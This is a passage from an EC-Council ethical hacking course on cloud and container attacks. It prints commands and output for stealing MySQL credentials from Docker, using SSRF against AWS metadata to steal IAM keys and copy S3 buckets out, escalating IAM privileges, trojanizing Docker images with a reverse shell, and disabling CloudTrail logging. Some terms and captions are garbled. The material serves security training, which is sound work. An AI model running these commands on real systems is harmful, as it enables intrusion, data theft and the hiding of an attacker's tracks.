Figure 19.64: Screenshot of Docker showing the results of the Docker inspect command

```
OOO

bash-3.2$ docker -H [docker remote host] exec -i [container name] env

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=BlaBla
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root
```

Figure 19.65: Screenshot of Docker showing the results of the env command

Querying databases

After retrieving credentials, attackers can execute queries on MySQL containers to retrieve sensitive information stored in the database tables.

Run the following command to find the MySQL containers on the target Docker host:

```
$ docker -H [docker remote host] ps | grep mysql
```

Now, run the following command to retrieve the MySQL credentials:

```
$ docker -H [docker remote host] exec -i some-mysql env
```

Use the retrieved credentials to find databases under the MySQL container:

```
$ docker -H [docker host] exec -i some-mysql mysql -u root -p
<password> -e "show databases"
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
OOO

 # Find MySQL containers
bash-3.2$ docker -H [docker remote host] ps | grep mysql

CONTAINER ID   IMAGE   CREATED      STATUS     PORTS                    NAMES
260f6220d004   mysql   4 days ago   Up 4 days  0.0.0.0:3306->3306/tcp   some-mysql

# Find credentials
bash-3.2$ docker -H [docker remote host] exec -i some-mysql env
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=ThePassword
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root

# Run "show databases" query
bash-3.2$ docker -H [docker host]  exec -i some-mysql mysql -uroot -pThePassword -e "show databases"

Database
 information_schema
mysql
performance_schema
sys
```

Figure 19.66: Screenshot of Docker retrieving the MySQL databases

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Container Volumes

- Kubernetes supports different types of volumes such as the Network File System (NFS), and Internet Small Computer Systems Interface (iSCSI)
- A volume is like a directory that stores files and is accessible to all the containers in a pod
- Attackers can exploit weak and default configurations in these volumes to launch privilege escalation attacks and perform lateral movement in the internal network

  - Accessing Master Nodes: If attackers can gain access to the API or etcd, they can easily retrieve configuration details of the mounted volumes
  - Accessing Nodes: kubelet manages the pods, so if attackers can access a node in a pod, they can easily gain access to all the volumes used within the pod
  - Accessing Container: By gaining access to the container, attackers can configure a hostpath volume type to retrieve sensitive information from the node

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Container Volumes

In Kubernetes, containers use volumes to share filesystems and manipulate container files. A volume is similar to a directory that stores files and is accessible to all containers in a pod. Kubernetes supports different types of volumes, such as NFS and Internet small computer systems interface (iSCSI), using various protocols. Weak and default configurations in these volumes may be exploited by attackers to launch privilege escalation attacks and perform a lateral movement in the internal network.

- **Accessing Master Nodes**: Volume configurations, such as iSCSI, store configuration details in the form of secrets. If attackers gain access to the API or etcd, they can easily retrieve the configuration details of these volumes.
- **Accessing Nodes**: Kubelet manages pods, so if attackers gain access to a node in a pod, they can easily access all volumes used within the pod. Furthermore, if attackers use filesystem tools for viewing logs, they can obtain useful information about a node. For example, attackers can use the "df" command to retrieve configuration details of volumes using NFS.
- **Accessing Container**: Similar to accessing nodes, attackers can also retrieve the same information within the container itself. By attacking volumes from a container, attackers can configure the hostpath volume type to retrieve sensitive information from a node. Attackers can further use filesystem tools to browse all mounted volumes.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

CloudGoat AWS – Vulnerable by Design

- CloudGoat is Rhino Security Labs' "Vulnerable by Design" AWS deployment tool
- It allows you to hone your cloud cybersecurity skills by creating and completing several "capture-the-flag" style scenarios

The scenarios included at the launch are as follows:

- rce_web_app – Find the secret endpoint and exploit a web app remote code execution vulnerability to gain root EC2 access inside a VPC
- iam_privesc_by_attachment – Discover and attach existing instance profiles to elevate privileges
- iam_privesc_by_rollback – Enumerate IAM policy versions and roll back to a previous version with higher privileges
- codebuild_secrets – Explore CodeBuild and SSM to discover plaintext secrets in a secure database
- ec2_ssrf – Find and exploit the EC2 metadata service to get keys using an SSRF vulnerability in a web app

```
cloudgoat/cloud_breach_s3_cgid2o3au3s9vw on ☁ master [17]
+ cat start.txt
cloudgoat_output_aws_account_id = 547309552818
cloudgoat_output_target_ec2_server_ip = 3.81.93.39

cloudgoat/cloud_breach_s3_cgid2o3au3s9vw on ☁ master [17]
+ curl http://3.81.93.39/latest/meta-data/iam/security-credentials/ -H "Host:169.254.169.254"
cg-banking-WAF-Role-cgid2o3au3s9vw

cloudgoat/cloud_breach_s3_cgid2o3au3s9vw on ☁ master [17]
+ curl http://3.81.93.39/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cgid2o3
au3s9vw -H "Host:169.254.169.254"
{
  "Code" : "Success",
  "LastUpdated" : "2019-08-20T19:24:35Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAX63RPAS2CCFZI44T",
  "SecretAccessKey" : "zlSqUgthatvJOmMZUtsbuyJlo0a/N1ZX3drJL2gw",
  "Token" : "AgoJb3JpZ2lu0CVjEB0aCXVzLWVhc3QtMSJHMEUCIGd1R2tuwVaUOOu8ZrvtBUPr0ZccGwFI6TWeo7aLP
+S3A1ZA4Icw1kdSMU57ALkDGZvJ0gGV/suLmgwg+1naACeA8wwqAMIrt/////////////ARAAGgwNNDczMDk3NTI4MTg1DNA
wO4/vqdRymMpuyqJA+aU1YOPx4OCCD4iv6phzqJr4i2kUUn9iTv8+KUeR5/2SrWNtJbb9yLMRvKqjtSg1Ke1VI1EaOOmC
l0EdQmLL8VUM4JXGo9lF6blFSnJD9MKg2G2rVFpkO6eleEMKdD8ehJXk5Z9NKYaXIAMDyA1Tfj5S7JOOF21BM/Y8u8d7WYa
xxfrzAvZ+9zyoyOqPpR1Kx0YqmUJTNYinNZ09DXDNsse1cDOtzAtgjQGbvBjtJWerJhcH33ndLCnvmi4i8ttYSc0SckTTeZ
sq0LhFcqnlLVs+y/k0tOCDgJRpSlBCBc99YqnKTPysdY3BcYSCFiCHlnCO/kUZ(6kBOwG7SNOgNKmGGejUc3ltJ7JWIASr
fs+N36c54OuCHf/a9m4tp3mGO2CC1+T2dU+8+OYyRALhzeZJyCnXTDXDfrhstDUhmNtWgDcOcunGuvU5OMDXtzUsdGerO
4rgYVqSN5CSsQR41PXYU3IqcQCMKg7S0ntPJT4Z7I/GP0q7hJzxO31UJTXNKKE5ec/WrctONJO/FF4G/65Z2YAKtj11Hq
xXmtvT+9p0b16bGZhmAUXnvSSUtCYMhDy/9KDpSHwGZbxGjU6tAGhnw06h9KOG8mWtp+xDCTQ+EohJ097PCCo/BmKUSrc
BwzbPX9GVPoxcq7QJQZDEYPlfBo6EVgARL8ig1ABJHZ1tVmyASctSKDUPagGu1ECKbWWlnrQSZbdUzP7ZoVd0eTmLxdR5s
@JnVlYwMLlwUGgnJ8CSX0b2vtowG89opPG4unVSRt7f5L3Z0jm+Bhf4cdlqH7Ar1lk89PJ3jDM+jT/JSSC510CV//+ft
f751bRS1BM=",
  "Expiration" : "2019-08-21T01:59:25Z"
}

cloudgoat/cloud_breach_s3_cgid2o3au3s9vw on ☁ master [17]
+ aws configure --profile erratic
AWS Access Key ID [None]: ASIAX63RPAS2CCFZI44T
AWS Secret Access Key [None]: zlSqUgthatvJOmMZUtsbuyJlo0a/N1ZX3drJL2gw
Default region name [None]: us-east-1
Default output format [None]:
```

https://rhinosecuritylabs.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

CloudGoat AWS – Vulnerable by Design

Source: *https://rhinosecuritylabs.com*

CloudGoat is the "Vulnerable by Design" AWS deployment tool developed by Rhino Security Labs. It allows you to hone your cloud cybersecurity skills by creating and completing several "capture-the-flag" style scenarios. Each scenario is composed of AWS resources arranged together to create a structured learning experience. Some scenarios are easy, some are hard, and many offer multiple paths to victory. As the attacker, it is your mission to explore the environment, identify vulnerabilities, and exploit your way to the scenario's goal(s).

The scenarios included at the launch are as follows:

- **rce_web_app** – Find the secret endpoint and exploit a web app remote code execution vulnerability to gain root EC2 access inside a virtual private cloud (VPC).
- **iam_privesc_by_attachment** – Discover and attach existing instance profiles to elevate privileges.
- **iam_privesc_by_rollback** – Enumerate IAM policy versions and roll back to a previous version with higher privileges.
- **codebuild_secrets** – Explore CodeBuild and SSM to discover plaintext secrets in a secure database.
- **ec2_ssrf** – Find and exploit the EC2 metadata service to get keys using a server-side request forgery (SSRF) vulnerability in a web app.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
cloudgoat/cloud_breach_s3_cgidz63au3s0vw on 🌱 master [!?]
➜ cat start.txt
cloudgoat_output_aws_account_id = 547309552818
cloudgoat_output_target_ec2_server_ip = 3.81.93.39

cloudgoat/cloud_breach_s3_cgidz63au3s0vw on 🌱 master [!?]
➜ curl http://3.81.93.39/latest/meta-data/iam/security-credentials/ -H 'Host:169.254.169.254'
cg-banking-WAF-Role-cgidz63au3s0vw

cloudgoat/cloud_breach_s3_cgidz63au3s0vw on 🌱 master [!?]
➜ curl http://3.81.93.39/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cgidz63
au3s0vw -H 'Host:169.254.169.254'
{
  "Code" : "Success",
  "LastUpdated" : "2019-08-20T19:24:35Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAX63RRASZCCFZI44T",
  "SecretAccessKey" : "zLSqUgthatvJQmwELXskuy5JoQa/H1ZK3drJL2gw",
  "Token" : "AgoJb3JpZ2luX2VjEBQaCXVzLWVhc3QtMSJHMEUCIGd1K2tuwVaU0CuBZzwt8UPrOZceGwFI6TWeo7ulP
+S3A1EA04cw1kdbMUS7ALkD6ZvJDgBVsuImgwg+fnaACeA9awwq4wMIrt//////////ARAAGgw1NDczMDk1NTI4MTg1DNA
pwO4/vqdRymMpxyq3A+aU1YQPx4CCCO41v6phzqJr4i2kAUn9fTv8+KUeR5/2SrvNtJhb9yL9RvkWjtSg1KeiV1fEaOCmC
1oEdQmLL8VUN4XKso9tF6blFShJD9KkgZGzVFpkO8eleBMGkU8ehJUd5ZHNKYmXIANByA1Ttj5S73DOFz1BW/VauBd7uYa
bxtrxAvZ+9zyoyUqPpRtKswOYqwuJFMY1h6B09XENsseidDBtzAtgjQ6kw8jtJVerJheR33ndLCbvni410tYScQSchWFTeZ
pq0LhFcqnlLVs+y/k0lOGOg1Rpsk8GBc9SNphkYPysdY38cKSGF1CHlnOO/kUZl6kaOwwB7SRQg0Kh6GejUe3lt7JWIASr
7s+N86c54CuK3H7a9m4tp3mGO26E1+T2dU+8+QNyRALhze23yDnXYBXBFrhstBQkaMtWgEeDcuh6uvU500WXKtzUsd6dM3
W+gYVq5N5cSsQRkLPXVUaIqe9CWKg9S0ntPjT4Z71/GP0q7HJzxx3i1XJTXNoKESec/Wrct9NjO/FF4G/o522VNKtj1LHq
bXmtvT+9p0bl6bG2huA1WzwSSUtEVNhEwyRKbpSMw6ZHx6gU6tAGhsw36h9W3G8mNNp+xEETQ+EahJ097PCCoV3maKKSrc
8wozbPX9EVPoxeq7QJQ2bEYP1t8o6EVgARL8igJABaH2ltVmyA5ctSKOlPagGu1ECkWBW1a+Q52xUip7ZoVd0eTmLxU8Ss
HPJhVlYukLiwlKppWj8CS30b2wtouuG09opPG4uNvSRt7BSL328jn+Bht4cdiqH7AwLik89PJsjDM+jT/JSSC51DCV/+Ft
875IbRS18M=",
  "Expiration" : "2019-08-21T01:59:25Z"
}

cloudgoat/cloud_breach_s3_cgidz63au3s0vw on 🌱 master [!?]
➜ aws configure --profile erratic
AWS Access Key ID [None]: ASIAX63RRASZCCFZI44T
AWS Secret Access Key [None]: zLSqUgthatvJQmwELXskuy5JoQa/H1ZK3drJL2gw
Default region name [None]: us-east-1
Default output format [None]:
```

Figure 19.67: Screenshot of CloudGoat

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Gaining Access by Exploiting SSRF Vulnerability

- Exploiting SSRF vulnerability to retrieve AWS IAM credentials
  - Attackers exploit SSRF vulnerability in a web application to gain access to cloud metadata services such AWS EC2 and retrieve AWS access keys for a role
  - Attackers can perform this attack only when the target web application is using `Http` and has an SSRF vulnerability in a GET variable called `url`
- Adding credentials to the local `aws-cli`
  - Add the credentials to the local `aws-cli` using the `aws configure` command
- Gaining access to data stored in S3 buckets
  - Run the following command to check the AWS set up:
    `aws sts get-caller-identity --profile stolen_profile`
  - Run the following command to retrieve all the buckets available for the account:
    `aws s3 ls --profile stolen_profile`
  - Run the following command to synchronize and download all the data stored in the buckets:
    `aws s3 sync s3://bucket-name /home/attacker/localstash/targetcloud/ --profile stolen_profile`

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Gaining Access by Exploiting SSRF Vulnerabilities

Attackers can exploit SSRF vulnerabilities in a web application that is hosting the cloud service to retrieve the AWS credentials for a role, add the retrieved credentials to the local aws-cli, retrieve user account details from S3 buckets, and gain access and exfiltrate the data stored in all the buckets related to that account.

- **Exploiting SSRF vulnerabilities to retrieve the AWS IAM credentials**

  Attackers exploit SSRF vulnerabilities in web applications to gain access to cloud metadata services, such as AWS EC2, and retrieve the AWS access keys for a role. These keys allow attackers to find and synchronize the S3 buckets to a local host, thereby gaining access to the data stored in those buckets. Attackers can perform this attack only when the target web application is using `Http` and has a SSRF vulnerability in a GET variable called `url`.

- **Adding credentials to the local `aws-cli`**

  After accessing the AWS credentials for a role, add the credentials to the local `aws-cli` using the "`aws configure`" command.

- **Gaining access to data stored in S3 buckets**

  After adding the credentials, run the following command to check whether everything is set up properly:

  ```
  aws sts get-caller-identity --profile stolen_profile
  ```

  The above command retrieves the user ID, account number, and Amazon resource number (ARN) for the role.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Now, run the following command to retrieve all buckets available for the account:

```
aws s3 ls --profile stolen_profile
```

The above command lists all the S3 buckets for the specific account, which can be accessed by the IAM role.

Finally, run the following command to synchronize and download the data stored in the buckets to the local system:

```
aws s3 sync s3://bucket-name
/home/attacker/localstash/targetcloud/ --profile stolen_profile
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

AWS IAM Privilege Escalation Techniques

1 Create a new policy version
Attackers having access permissions to `iam:CreatePolicyVersion` can create a new version of an IAM policy with custom permissions

2 Assign the default policy version to an existing version
Attackers can escalate their privileges by abusing existing policies that are not in use, if they have access permissions to `iam:SetDefaultPolicyVersion`

3 Create an EC2 instance with an existing instance profile
Attackers having access permissions to `iam:PassRole` and `ec2:RunInstances` can create a new EC2 instance with an already existing instance profile to access the operating system

4 Create a new user access key
Attackers having access permissions to `iam:CreateAccessKey` for other users can create an access key ID and secret access key for another user

5 Create/update login profile
Attackers having access permissions to `iam:CreateLoginProfile` and `iam:UpdateLoginProfile` can create or change login profiles of other users

6 Attach a policy to a user/group/role
Attackers having access permissions to `iam:AttachUserPolicy`, `iam:AttachGroupPolicy`, and `iam:AttachRolePolicy` can attach a policy to a user/group/role and add permissions of that policy to that of the attacker's

7 Create/update an inline policy for user/group/role
Attackers having access permissions to `iam:PutUserPolicy`, `iam:PutGroupPolicy`, and `iam:PutRolePolicy` can create or update an inline policy for a user, group, and role respectively

8 Add a user to a group
Attackers having access permissions to `iam:AddUserToGroup`, can add themselves to an existing IAM user group in the AWS environment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

AWS IAM Privilege Escalation Techniques

Source: *https://rhinosecuritylabs.com*

After gaining access to the target cloud services, attackers attempt to exploit their privileges to expand their attack surfaces and perform further exploitation.

Discussed below are various techniques used by the attackers to escalate AWS IAM privileges.

- **Create a new policy version**

  Attackers who have access permissions to `iam:CreatePolicyVersion` can create a new version of the IAM policy with custom permissions. Attackers set the new policy as the default version by including the "`--set-as-default`" flag while creating the policy without requiring permissions to use `iam:SetDefaultPolicyVersion`. This technique allows attackers to gain high-level administrator access to the AWS account.

- **Assign the default policy version to an existing version**

  Attackers can escalate their privileges by abusing existing unused policies if they have access permissions to `iam:SetDefaultPolicyVersion`. If a policy is accessible by attackers and has non-default versions, attackers can change the default version to some other existing version. This technique allows the attacker to elevate their privileges to the level of permissions assigned to the unused policy.

- **Create an EC2 instance with an existing instance profile**

  Attackers who have access permissions to `iam:PassRole` and `ec2:RunInstances` can create a new EC2 instance with an already existing instance profile to access the operating system. Then, they can abuse the new EC2 instance to login and access the

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

associated AWS keys from the EC2 instance metadata. This gives them all access permissions of the existing instance profile.

- **Create a new user access key**

  Attackers with access permissions to `iam:CreateAccessKey` can create access key IDs and secret access keys for other users. This gives attackers the same level of access permissions that the user has.

- **Create/update login profile**

  If attackers acquire access permissions to `iam:CreateLoginProfile`, they can create new login profiles for the AWS console. Similarly, if attackers acquire access permissions to `iam:UpdateLoginProfile`, they can change the login profiles of other users. In both cases, attackers are elevated to the privileges of the specific user profile.

- **Attach a policy to a user/group/role**

  Attackers with access permissions to `iam:AttachUserPolicy` can escalate their privileges by attaching a policy to a user and adding permissions of that policy to the attacker's policy. Similarly, attackers with access permissions to `iam:AttachGroupPolicy` and `iam:AttachRolePolicy` can manipulate the policies and elevate their privileges to the level of corresponding group or role.

- **Create/update an inline policy for user/group/role**

  Attackers with access permissions to `iam:PutUserPolicy`, `iam:PutGroupPolicy`, and `iam:PutRolePolicy` can create or update an inline policy for a user, group, and role, respectively. This technique allows attackers to gain full administrator privileges in the AWS environment.

- **Add a user to a group**

  Attackers with access permissions to `iam:AddUserToGroup` can add themselves to an existing IAM user group in the AWS environment. This technique allows attackers to gain the privileges of existing groups.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Escalating Privileges of Google Storage Buckets using GCPBucketBrute

- GCPBucketBrute is a script-based tool that allows attackers to enumerate Google storage buckets, determine what kind of access they have for them, and check whether they can be privilege escalated
- Using this tool, attackers can check the bucket's policy by making a direct HTTP request to "`https://www.googleapis.com/storage/v1/b/BUCKETNAME/iam`"
- Attackers can use the Google storage "`TestIamPermissions`" API by providing a bucket name and a list of Google storage permissions to retrieve the permissions they have for that bucket
- If attackers have sufficient access to escalate privileges to the bucket, the tool displays a message showing that the bucket is vulnerable to privilege escalations, which can then be used by the attackers to elevate their permissions to the administrator level

```
root:~/example# python3 gcpbucketbrute.py -k testtest -u

Generated 1215 bucket permutations.

  EXISTS: testtest01
  EXISTS: testtest1
  EXISTS: testtest
  EXISTS: testtesttest
  EXISTS: testtest2
  EXISTS: altesttest
  EXISTS: test-testtest
  EXISTS: testtestbucket

  UNAUTHENTICATED ACCESS ALLOWED: testtestgcp
    - UNAUTHENTICATED LISTABLE (storage.objects.list)
    - UNAUTHENTICATED READABLE (storage.objects.get)
    - ALL PERMISSIONS:
        [
          "storage.objects.get",
          "storage.objects.list"
        ]

  EXISTS: testtest0

  UNAUTHENTICATED ACCESS ALLOWED: testtestanalytics
    - VULNERABLE TO PRIVILEGE ESCALATION (storage.buckets.setIamPolicy)
    - ALL PERMISSIONS:
        [
          "storage.buckets.delete",
          "storage.buckets.setIamPolicy"
        ]

  EXISTS: testtestwebsite
  EXISTS: testtestimages

Scanned 1215 potential buckets in 35 second(s).

Gracefully exiting!
```

https://rhinosecuritylabs.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Escalating Privileges of Google Storage Buckets using GCPBucketBrute

Source: *https://rhinosecuritylabs.com*

Similar to Amazon AWS S3 buckets, Google Storage uses buckets for static file storage. Vulnerabilities in bucket permission policies may expose the buckets to all GCP users or even to the public Internet. Like AWS S3 buckets, Google Storage buckets are also vulnerable to privilege escalation attacks through misconfigured bucket ACLs.

GCPBucketBrute is a script-based tool that allows attackers to enumerate Google storage buckets, determine what kind of access they have on to them, and check whether they can be privilege-escalated. Using this tool, attackers can check the bucket's policy by making a direct HTTP request to "`https://www.googleapis.com/storage/v1/b/BUCKETNAME/iam`". If "`allUsers`" or "`allAuthenticatedUsers`" can read the bucket policy, attackers get a valid response; otherwise, an access denied message is displayed.

Attackers can use the Google storage "`TestIamPermissions`" API by giving a bucket name and a list of Google storage permissions to retrieve the bucket permissions.

Attackers use the GCPBucketBrute tool to check what privileges are granted to them on the discovered buckets. If attackers have some access to the buckets, GCPBucketBrute displays a list of the possessed permissions. If attackers have enough access to escalate privileges to the bucket, the tool displays a message showing the bucket is vulnerable to privilege escalation. This way, attackers can elevate their permissions to the administrator level.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
root:~/example# python3 gcpbucketbrute.py -k testtest -u

Generated 1215 bucket permutations.

    EXISTS: testtest01
    EXISTS: testtest1
    EXISTS: testtest
    EXISTS: testtesttest
    EXISTS: testtest2
    EXISTS: mltesttest
    EXISTS: test-testtest
    EXISTS: testtestbucket

    UNAUTHENTICATED ACCESS ALLOWED: testtestgcp
        - UNAUTHENTICATED LISTABLE (storage.objects.list)
        - UNAUTHENTICATED READABLE (storage.objects.get)
        - ALL PERMISSIONS:
            [
                "storage.objects.get",
                "storage.objects.list"
            ]

    EXISTS: testtest0

    UNAUTHENTICATED ACCESS ALLOWED: testtestanalytics
        - VULNERABLE TO PRIVILEGE ESCALATION (storage.buckets.setIamPolicy)
        - ALL PERMISSIONS:
            [
                "storage.buckets.delete",
                "storage.buckets.setIamPolicy"
            ]

    EXISTS: testtestwebsite
    EXISTS: testtestimages

Scanned 1215 potential buckets in 35 second(s).

Gracefully exiting!
```

Figure 19.68: Screenshot of GCPBucketBrute

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Backdooring Docker Images using dockerscan

- dockerscan is a Docker analysis and hacking tool that allows attackers to perform various malicious activities such as scanning networks to identify Docker registries, manipulating registries, analyzing images for retrieving sensitive information, and extracting and modifying Docker images
- For example, run the following command to trojanize the Ubuntu base image:

```
dockerscan image modify trojanize ubuntu_original -i <IP Address> -p <Port Number> -o
alpine_infected
```

```
> dockerscan image modify trojanize ngins-original -l 10.0.1.2 -p 2222 -o nginx-trojanized
[ ] Starting analyzing docker image...
[ ] Selected image: 'ngins-original'
[ ] Image troyanized successful
[ ] Trojanized image location:
[ ]   > /Users/Dani/Documents/Projects/dockerscan/nginx-trojanized
[ ] To receive the reverse shell, only write:
[ ]   > nc -v -k -l 10.0.1.2 2222
> docker load -i nginx-trojanized.tar
```

https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Backdooring Docker Images using dockerscan

Dockerscan is a Docker analysis and hacking tool that allows attackers to perform the following malicious activities:

- Scan networks to identify Docker registries.
- Manipulate registries by removing an image/tag, pushing a backdoored image, and uploading a malicious file.
- Analyze images for retrieving sensitive information from the Docker image, including accessing passwords from environment variables, identifying URLs/IPs in the environment variables, and identifying user credentials used to run the software internally.
- Extract and modify Docker images, which includes modifying the entry point in a Docker, trojanizing a Docker image by injecting a reverse shell into it, and modifying running user in the Docker image.

For example, run the following command to trojanize the Ubuntu base image:

```
dockerscan image modify trojanize ubuntu_original -l <IP Address> -p
<Port Number> -o alpine_infected
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
> dockerscan image modify trojanize nginx-original -l 10.0.1.2 -p 2222 -o nginx-trojanized
[ * ] Starting analyzing docker image...
[ * ] Selected image: 'nginx-original'
[ * ] Image troyanized successful
[ * ] Trojanized image location:
[ * ]   > /Users/Dani/Documents/Projects/dockerscan/nginx-trojanized
[ * ] To receive the reverse shell, only write:
[ * ]   > nc -v -k -l 10.0.1.2 2222
> docker load -i nginx-trojanized.tar
```

Figure 19.69: Screenshot of dockerscan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Maintaining Access and Covering Tracks on AWS Cloud Environment by Manipulating CloudTrial Service

Covering Tracks

- The first step an attacker performs after gaining high level access to the compromised environment is hiding the traces
- Attackers disable the logging functionality in AWS by pausing the CloudTrial service
- The command to manipulate logs is as follows:
  - `$ aws cloudtrial stop-logging --name targetcloud_trail --profile administrator` → stop logging
  - `$ aws cloudtrail delete-trail --name targetcloud_trail --profile administrator` → remove the trails
  - `$ aws s3 rb s3://<Bucket_Name > --force --profile administrator` → delete the contents of the bucket storing trails

Maintaining Access

- After clearing the logs, attackers perform further exploitation to maintain persistence access to the cloud infrastructure
- Attackers install backdoors to AWS infrastructure using the following techniques:
  - Manipulating user data associated with an EC2 instance with privileged access rights
  - Creating new EC2 instances depending on the Amazon Machine Images (AMI) by assigning a privileged role
  - Inserting a backdoor to the existing Lambda function
  - Manipulating access keys using Lambda functions such as `rabbit_lambda`, `cli_lambda`, and `backdoor_created_users_lambda`

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Maintaining Access and Covering Tracks on AWS Cloud Environment by Manipulating the CloudTrial Service

After gaining administrator-level access to cloud resources, attackers manipulate the cloud trials to remain undetected and gain persistent access to the compromised environment. In the AWS cloud environment, user activities are monitored through the CloudTrial service. The first step an attacker performs after gaining high-level access to the compromised environment is hiding the traces.

By default, the CloudTrail service is disabled. An administrator needs to explicitly configure to enable the CloudTrial service and configure trials to monitor user activities.

Attackers disable the logging functionality by pausing the CloudTrial service and resume the service after executing the attack.

Run the following command to stop logging via CloudTrials:

```
$ aws cloudtrial stop-logging --name targetcloud_trail --profile
administrator
```

Run the following command to acquire the trial status:

```
$ aws cloudtrial get-trial-status --name targetcloud_trail --profile
administrator
```

After disabling the CloudTrial service, attackers may perform various malicious activities, such as creating backdoor IAM users, exfiltrating data, and running crypto-miner script.

Once execution of the attack is completed, attackers will again enable the logging of trails running the following command:

```
$ aws cloudtrail start-logging --name targetcloud_trail --profile
administrator
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

In some scenarios, attackers may permanently remove the trails by running the following command:

```
$ aws cloudtrail delete-trail --name targetcloud_trail --profile
administrator
```

Alternatively, attackers may delete the contents of the bucket that stores the trials by running the following command:

```
$ aws s3 rb s3://<Bucket_Name or Bucket_Reference> --force --profile
administrator
```

Once the contents of the bucket are deleted, CloudTrail does not log any further events. Stopping or removing the trails for clearing the tracks may generate a security alert, as shown in the below figure.




Figure 19.70: Screenshot of GCPBucketBrute

Other techniques used by attackers to cover the tracks include the following:

- Encrypting the cloud trials using a new key
- Moving the trails to a new S3 bucket
- Using the AWS Lambda function to delete new trail entries

After clearing the logs, attackers perform further exploitation to maintain persistent access to the cloud infrastructure. Consequently, attackers install backdoors to the AWS infrastructure using the following techniques:

- Manipulating user data associated with the EC2 instance with privileged access rights
- Creating new EC2 instances depending on the AMI by assigning a privileged role
